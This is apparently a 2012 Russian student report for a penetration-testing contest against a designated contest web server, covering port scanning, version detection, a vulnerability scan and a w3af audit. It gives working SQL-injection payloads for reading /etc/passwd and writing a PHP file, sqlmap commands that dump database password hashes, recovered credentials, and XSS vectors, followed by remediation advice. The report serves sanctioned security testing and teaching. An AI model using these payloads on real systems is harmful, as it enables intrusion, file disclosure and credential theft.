МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение высшего профессионального образования

«Сибирский Государственный Университет Телекоммуникаций и Информатики»

ОТЧЕТ

на конкурс по тестированию защищенности информационных ресурсов «**Эшелонированная оборона 2012»**

Выполнил: Воротников Д.К.

Новосибирск – 2012

1. **Сканирование сетевых портов сетевого узла с помощью сканера сети.**

Сканирование проводилось в регулярном режиме (nmap без дополнительных параметров). Сканировалась первые 1024 tcp порта плюс указанные в файле `nmap-services`.

```
nmap contest.npo-echelon.ru
```

Вывод сканера сети:

```
Starting Nmap 6.00 ( http://nmap.org ) at 2012-09-12 11:48 UTC
Nmap scan report for contest.npo-echelon.ru (188.127.228.14)
Host is up (0.11s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Nmap done: 1 IP address (1 host up) scanned in 19.86 seconds
```

Выявлены открытые порты 22 (ssh) и 80 (http). Хотя сканирование открытых портов и не является атакой, оно может предоставить злоумышленнику полезную информацию о сервере. В качестве мер борьбы можно назвать:

- Использование IDS/IPS (например, Snort)
- Настройка межсетевого экрана (iptables, ipfw)
    - Нестандартные типы сканирования (параметры nmap -sN -sF -sX) можно блокировать, блокируя пакеты, характерные только для них, но не для легальных приложений.
    - Для защиты от SYN/ACK-сканирования (параметр -sS) можно использовать метод пассивного определения ОС
    - Для защиты от обычного сканирования (параметр -sT) можно блокировать сканирующие хосты на основе логов firewall'а.

2. **Определение версии веб-сервера с помощью утилиты telnet.**

Для определения версии веб-сервера с помощью утилиты telnet отправим на 80 порт HEAD-запрос

```
user@scanner:~$ telnet
telnet> o
(to) contest.npo-echelon.ru 80
Trying 188.127.228.14...
Connected to contest.npo-echelon.ru.
Escape character is '^]'.
HEAD / HTTP/1.1
```

Ответ сервера не будет содержать тела, но в заголовке будет необходимая информация:

```
HTTP/1.1 200 OK
Date: Tue, 12 Sep 2012 12:23:22 GMT
Server: Apache/2.2.16 (Debian)
```

```
Last-Modified: Wed, 05 Sep 2012 12:54:42 GMT
ETag: "1a293-53c-4c8f3e0dc8880"
Accept-Ranges: bytes
Content-Length: 1340
Vary: Accept-Encoding
Connection: close
Content-Type: text/html
```

В качестве веб-сервера используется Apache версии 2.2.16. Эту информацию можно было получить так же с помощью сканера сети. Запуск nmap с параметром -sV покажет версии используемого ПО. Покажем на примере второго сервиса на сервере.

```
user@scanner:~$ nmap -p22 -sV contest.npo-echelon.ru
Starting Nmap 6.00 ( http://nmap.org ) at 2012-09-11 12:48 UTC
Nmap scan report for contest.npo-echelon.ru (188.127.228.14)
Host is up (0.070s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.5p1 Debian 6 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel
```

Чтобы удалить информацию о версии из ответа веб-сервера необходимо изменить конфигурационный файл и выставить в нем:

```
ServerSignature Off
ServerTokens Prod
```

Для того, чтобы спрятать версию сервиса от сканера, необходимо либо блокировать сканирование портов (см. предыдущий пункт), либо изменить строку с версией ПО, т.н. «баннер». Некоторые программы позволяют изменить эту строку, в некоторых необходимо изменять ее в исходных кодах и заново компилировать и устанавливать.

3. Перечень уязвимостей, характерных для данной версии веб-сервера.

По материалам ресурсов:

- http://httpd.apache.org/security/vulnerabilities_22.html
- http://cve.mitre.org/
- http://securitylab.ru/

CVE ID:	Описание:
CVE-2009-1623 CVE-2009-3560 CVE-2009-3720	Уязвимости позволяют удаленному пользователю вызвать отказ в обслуживании приложения.
CVE-2011-0419	Уязвимость позволяет удаленному пользователю вызвать отказ в обслуживании приложения.
CVE-2011-3192	Уязвимость позволяет удаленному пользователю вызвать отказ в обслуживании приложения.
CVE-2011-3348	Уязвимости позволяют удаленному пользователю вызвать отказ в обслуживании приложения.
CVE-2011-3368	Злоумышленник может с помощью специально

	сформированного URL отправить запросы на внешний сервер, который находится за сервером проксирования.
CVE-2012-0053	Уязвимость позволяет раскрыть "httpOnly" cookie.
CVE-2011-4317	Злоумышленник может с помощью специально сформированного URL отправить запросы на внешний сервер, который находится за сервером проксирования.
CVE-2012-0031	Уязвимости позволяют удаленному пользователю вызвать отказ в обслуживании приложения
CVE-2012-0021	Уязвимости позволяют удаленному пользователю вызвать отказ в обслуживании приложения
CVE-2011-3607	Уязвимость позволяет локальному пользователю повысить свои привилегии в системе

4. Проведение сканирования на наличие уязвимостей с помощью сканера безопасности

Сервер был просканирован с помощью сканера безопасности. Обнаружено 2 уязвимости с уровнем угрозы «средний» и 13 с уровнем «низкий». Уязвимости с уровнем «средний»:


Результаты сканирования портов узла 188.127.228.14

Сервис (Порт)	Уровень угрозы
http (80/tcp)	Medium

Уязвимости безопасности узла 188.127.228.14

Medium (CVSS: 4.3) http (80/tcp)
NVT: Уязвимость раскрытия информации в заголовке ETag в Apache Web Server (OID: 1.3.6.1.4.1.25623.1.0.103122)

```
Обзор:
Уязвимость была обнаружена в веб-серверах Apache,
настроенных на использование директивы FileETag. Из-за способа, которым
Apache генерирует заголовки ответа ETag, у злоумышленника появляется возможность
получить доступ к конфиденциальной информации о файлах на сервере.
В частности, поля заголовка ETag, возвращенные  клиенту, содержат
номер дескриптора файла.
Эксплуатация этой уязвимости может предоставить злоумышленнику информацию,
которая может быть использована для осуществления новых атак против целевой сети.
OpenBSD выпустила патч, который решает эту проблему. Номера дескрипторов, возвращаемые
из сервера теперь кодируется с помощью приватного кэша, чтобы избежать
утечку конфиденциальной информации.
Решение:
OpenBSD выпустила патч для решения этой проблемы.
Novell выпустила TID10090670, чтобы предложить пользователям применить доступный
обходной путь отключения директивы в файле конфигурации для релизов
Apache под NetWare. Пожалуйста, см. прилагаемый технический
Информационный документ для выяснения дальнейших подробностей.
Справочная информация:
https://www.securityfocus.com/bid/6939
http://httpd.apache.org/docs/mod/core.html#fileetag
http://www.openbsd.org/errata32.html
http://support.novell.com/docs/Tids/Solutions/10090670.html
Information that was gathered:
Inode: 107155
Size: 1340
CVE : CVE-2003-1418
BID : 6939
```



Отчет сгенерирован Сканером Безопасности.

Уязвимости с уровнем «низкий»:

- Определение типа операционной системы
- Определение версии веб-сервера Apache
- Checks for open tcp ports
- Traceroute
- TCP метки времени
- Services (веб-сервер)
- Вид и версия HTTP-сервера
- Сканер директорий (/admin, /cgi-bin, /icons, /javascript)
- Apache HTTP Server 'ap_pregsub()' Function Local Denial of Service Vulnerability
- Обнаружение phpMyAdmin
- Services (ssh-сервер)
- Тип и версия SSH сервера
- Поддерживаемые версии SSH протокола (1.99, 2.0)

5. **Проведение анализа защищенности Web-приложения с помощью фрэймворка w3af.**

Функционал w3af заложен в плагинах, которые перед началом аудита необходимо выбрать и сконфигурировать. Целевой сайт не проиндексирован поисковыми машинами, главная страница не содержит внутренних ссылок, поэтому сбор URL для аудита будет

проводиться с использованием брутфорса директорий на сайте, и дальнейшим сбором URL с помощью плагина webSpider.

Из лога работы программы:

```
[ Enabled plugins ] plugins
[ Enabled plugins ]     discovery dir_bruter, webSpider
[ Enabled plugins ]     back
```


Проведем аудит сайта на предмет наличия самых распространенных уязвимостей – XSS (cross-site scripting) и SQLi (SQL injection).

Из лога работы программы:

```
[ Enabled plugins ] plugins
[ Enabled plugins ]     audit blindSqli, xss, sqli
[ Enabled plugins ]     back
```


Результаты проведенного аудита.

- Собранные URL:



Следует отметить, что наличие папки /phpmyadmin, выявленное сканером безопасности, фрэймворком w3af не обнаружено.

- Найденные уязвимости:



Обнаружены уязвимости класса SQL injection, позволяющие выполнять произвольные запросы к базе данных и получить доступ к конфиденциальной информации, например, логинам и паролям администраторов.

6. Демонстрация эксплуатации уязвимости класса CSS/XSS.

Классических хранимых и отраженных (активных и пассивных в другой терминологии) XSS-уязвимостей на сайте не обнаружено, однако существует возможность вывода произвольных данных в браузер пользователя с помощью эксплуатации SQL-инъекции. Проиллюстрируем атаку XSS-via-SQLi.

Уязвим параметр `id` скрипта `authors.php`. При неверном запросе выводится текст ошибки MySQL, воспользуемся этим для быстрого подбора количества полей, участвующих в запросе:

```
/authors.php?id=123'+order+by+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16+--+
```

Результат:

```
Unknown column '8' in 'order clause'
```

Значит, в запросе участвует 7 полей. Посмотрим, какие из них выводятся в браузер. Для этого воспользуемся оператором UNION и обратимся к заведомо несуществующему значению.

```
/authors.php?id=0'+union+select+1,2,3,4,5,6,7+--+
```

В браузере отобразились числа `2,3,4,5`. Для атаки подойдет любое, используем поле 2.

Proof-of-Concept:

```
/authors.php?id=0'+union+select+1,'<img+src=x+onerror=alert(\'xss\');>',3,4,5,6,7+--+
```

Код корректно сработал в браузере Mozilla Firefox 15.0.1. В других браузерах возможно потребуется изменить вектор атаки для обхода встроенных фильтров.

Полученную возможность выполнить произвольный JS код в браузере жертвы можно использовать для кражи аутентификационных данных, записанных в cookie. Исследуемое веб-приложение хранит в cookie идентификатор сессии, который может быть использован злоумышленником для получения доступа к администраторской части сайта.

7. Демонстрация эксплуатации уязвимости с использованием Metasploit Framework

Проэксплуатируем найденную SQL-инъекцию используя Metasploit Framework вместе с утлитой sqlmap.

Запустим MSF в режиме консоли:

```
user@scanner:~$ msfconsole
msf >
```

Загрузим модуль, который обеспечивает работу с sqlmap

```
msf > use auxiliary/scanner/http/sqlmap
msf  auxiliary(sqlmap) >
```

Укажем путь до sqlmap:

```
msf  auxiliary(sqlmap) > set SQLMAP_PATH /home/user/sqlmap
SQLMAP_PATH => /home/user/sqlmap
```

Укажем другие необходимые опции:

```
msf  auxiliary(sqlmap) > set RHOSTS contest.npo-echelon.ru
RHOSTS => contest.npo-echelon.ru
msf  auxiliary(sqlmap) > set PATH admin/authors.php
PATH => admin/authors.php
msf  auxiliary(sqlmap) > set QUERY id=123
QUERY => id=123
```

Укажем флаги, с которыми будет запущен sqlmap:

```
msf  auxiliary(sqlmap) > set OPTS --random-agent --banner --
current-user --passwords --tables --exclude-sysdbs
OPTS => --random-agent --banner --current-user --passwords --
tables --exclude-sysdbs
```

Данные флаги указывают sqlmap:

`--random-agent`: использовать случайный User-Agent

`--banner`: вывести информацию о версии БД

`--current-user`: вывести имя текущего пользователя БД

`--passwords`: попытаться получить пароли пользователей БД

`--tables --exclude-sysdbs`: получить имена таблиц, кроме системных

Запуск производится командой:

```
msf  auxiliary(sqlmap) > run
```

Результат работы sqlmap:

```
banner:    '5.1.63-0+squeeze1'
current user:    'root@localhost'
database management system users password hashes:
[*] AV1ct0r [1]:
    password hash: *6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9
[*] debian-sys-maint [1]:
    password hash: *F7230BDEEFC9F832E1FD291ED7AD57C41CCEAEBB
[*] phpmyadmin [1]:
    password hash: *E372920927493C3BCEA6654A14218A59970A3D11
[*] root [1]:
    password hash: *E372920927493C3BCEA6654A14218A59970A3D11
```

Вывод имен таблиц опущен. Текущий пользователь БД ‘root’, соответственно, существует возможность чтения произвольных доступных для чтения файлов на сервере с использованием функции mysql `load_file()`:

Proof-of-Concept:

```
/authors.php?id=0'+union+select+1,load_file('/etc/passwd'),3,4,5
,6,7+--+
```

Результат:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
messagebus:x:103:106::/var/run/dbus:/bin/false
mysql:x:104:107:MySQL Server,,,:/var/lib/mysql:/bin/false
```

Кроме того, используя запрос SELECT … INTO OUTFILE …, можно создать на сервере, где расположена БД, файл с произвольным содержимым, в том числе – произвольным php-кодом. Полный серверный путь может быть найден в конфигурационных файлах веб-сервера. Таким образом, злоумышленник может получить доступ к выполнению произвольного php-кода на сервере, а используя функции system(), shell_exec() и им подобные – выполнять произвольные команды ОС с правами веб-сервера.

Proof-of-Concept:


```
/authors.php?id=0'+union+select+1,<?phpinfo();?>,3,4,5,6,7+
into+outfile+'/tmp/evilshell.php'+--+

/authors.php?id=0'+union+select+1,load_file('/tmp/evilshell.php'
),3,4,5,6,7+--+
```

Содержимое файла `'/tmp/evilshell.php'`:

```
1 <? phpinfo(); ?> 3 4 5 6 7
```

Пароль пользователя БД `root` может быть восстановлен по его хэшу – это `'gfhjkm'`. С ним можно зайти в `/phpmyadmin` и получить доступ ко всем остальным базам данных на сервере. В таблице `exploit.members` найдем данные для логина в администраторскую часть сайта `/admin/admin` в открытом виде: **`admin:P@ssw0rd`**

Перенесем cookie администратора в w3af и просканируем администраторский раздел. Аудит показывает наличие уязвимостей класса SQLi



Proof-of-Concept:

```
/admin/edit_lnk.php?id=0'+union+select+1,@@version,3+--+
```

Данные, введенные в администраторском разделе никак не обрабатываются и попадают в базу данных «как есть». Значения из базы данных при выводе так же не обрабатываются и выводятся прямо в браузер. Таким образом, любое значение, выводимое из БД – потенциальная уязвимость класса «хранимая XSS».

Proof-of-Concept:
`/admin/admin/addlnk.php`
в поле URL: `"><script>alert("xss");</script><a href="`
Результат: `http://contest.npo-echelon.ru/admin/links.php`

8. Рекомендации по устранению уязвимостей:

Возможность чтения/записи произвольных файлов на сервер. Возможность доступа ко всем БД на сервере.

Создание пользователя с ограниченными правами (как минимум, FILE_PRIV=’N’) и доступом только к нужной БД.

Слабый пароль пользователя root базы данных:

Использование достаточно стойких паролей.

Хранение важных данных (аутентификационные данные администраторов сайта) в БД в открытом виде:

Использование алгоритмов хэширования (md5, sha1, sha256 и другие).

Хранимые XSS:

Обрабатывать данные перед выводом их пользователю, например, преобразованием спец.символов в html-сущности с помощью функции htmlspecialchars().

SQL-инъекции:

Использовать prepared statements, не допускающие интерпретации входных данных как части синтаксиса запроса, например, использованием библиотеки PDO, либо использовать ORM (Object-relational mapping).

Различные уязвимости веб-сервера Apache:

Установить последние обновления с сайта разработчика.